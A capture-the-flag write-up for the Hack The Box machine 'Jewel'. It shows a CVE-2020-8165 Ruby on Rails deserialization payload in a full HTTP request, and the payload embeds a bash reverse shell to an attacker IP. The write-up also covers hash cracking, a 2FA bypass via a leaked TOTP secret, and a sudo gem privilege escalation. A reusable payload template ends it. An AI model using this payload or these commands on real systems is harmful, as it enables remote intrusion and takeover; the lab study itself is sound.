
Jewel

nmap



```
┌─[grizzly@parrot]─[~/codice/attivo/hackTheBox/machine/Jewel]
└──╼ $pscan ii 10.10.10.211
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-12 19:49 CEST
Nmap scan report for 10.10.10.211
Host is up (0.051s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 fd:80:8b:0c:73:93:d6:30:dc:ec:83:55:7c:9f:5d:12 (RSA)
|   256 61:99:05:76:54:07:92:ef:ee:34:cf:b7:3e:8a:05:c6 (ECDSA)
|_  256 7c:6d:39:ca:e7:e8:9c:53:65:f7:e2:7e:c7:17:2d:c3 (ED25519)
8000/tcp open  http    Apache httpd 2.4.38
|_http-generator: gitweb/2.20.1 git/2.20.1
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.38 (Debian)
| http-title: 10.10.10.211 Git
|_Requested resource was http://10.10.10.211:8000/gitweb/
8080/tcp open  http    nginx 1.14.2
```

nmap show us some port.

22: is unaccessible.

8000: contains the .git directory of the web app, nothing intresting to be honest.


8080: a website with the possibility of registration and login, that's always a nice thing.

once inside we can see that every page we visit is showed in the url with a path composition, using burp and analyzing the different req available

we can notice that in the “change username” request there's a lot of data.

googling a bit about ruby on rails url vulnerability a recent exploit pop up, CVE-2020-8165.

After turning up a listener and adjusting with our payload the string shown into the <curl> request from masahiro331 githubrepo we just need to replace the field “username” of the request with our payload:



```
POST /users/18 HTTP/1.1
Host: 10.10.10.211:8080
Content-Length: 607
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.211:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer: http://10.10.10.211:8080/users/18/edit
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7,la;q=0.6
Cookie: _session_id=76ef8f9f515f22ebe0124a5f69528a24
Connection: close

utf8=%E2%9C%93&_method=patch&authenticity_token=
aW2ym4JPvi3T0Kwaooa4ipIoO2NAviF2wZWaSW5hRbtZUB%2FiUgSS37OzsZ8PnyAOHEL0hlWkFVykyUEhDt0UKw%3D%3D&user%5Busername%5D=
%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instanceo%3A%08ERB%08%
3A%09%40srcI%22E%60%2Fbin%2Fbash+-c+%22%2Fbin%2Fbash+-i+%3E%26+%2Fdev%2Ftcp%2F10.10.14.22%2F42069+0%3E%261%22%60%0
6%3A%06ET%3A%0E%40filenameI%22%061%06%3B%09T%3A%0C%40linenoi%06%3A%0C%40method%3A%0Bresult%3A%09%40varI%22%0C%40re
sult%06%3B%09T%3A%10%40deprecatorIu%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T&commit=Update+User
```

sending it and refreshing the “articles” page we have the revshell and the access to the machine.

the user flag is right there, ready to be printed.

For the sudo user we start up with the classic sudo -l command for checking our privilege, a tty error force us to spawn a shell using python3.
Obviusly for the sudo command we need a password that we don't know yet so let's enumerate.

Looking around in the well known place aka /var/backups we can find a file called “dump_2020-08-27.sql” and inside that file 2 hash, one for bill and one fo jennifer.
Using john for the Bill hash will give us his password “spongebob”, so now we can run the sudo command right?
AHAHAHAHAHAH

We need an auth code, let's start enumerate again!
In the bill folder there's an hidden file called “.google_authenticator”, printing it will give us a secret code and using an online tool such as https://totp.app/
we will be able (after syncing our machine with the box, pay attention to this step, took me more than an hour to get it done.) to run the sudo command using the
password cracked and the verification code from the web tool.


At this point the shell will let us know that:

```
User bill may run the following commands on jewel:
    (ALL : ALL) /usr/bin/gem
```

Let's use one of our best friend: https://gtfobins.github.io/
Searching “gem” in the searchbar we'll be able to find out the command for running a priv esc:

```
sudo gem open -e "/bin/sh -c /bin/sh" rdoc
```

And here we go, we're root and the box is finally completed!



```
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cat root.txt
cat root.txt
9e4713a389e79f68e16359cec5f8c338
# @RedBit
```

payload:
aW2ym4JPvi3T0Kwaooa4ipIoO2NAviF2wZWaSW5hRbtZUB%2FiUgSS37OzsZ8
c+%22%2Fbin%2Fbash+-i+%3E%26+%2Fdev%2Ftcp%2FYOUR IP%2F
YOUR PORT
+0%3E%261%22%60%06%3A%06ET%3A%0E%40filenameI%22%061%06%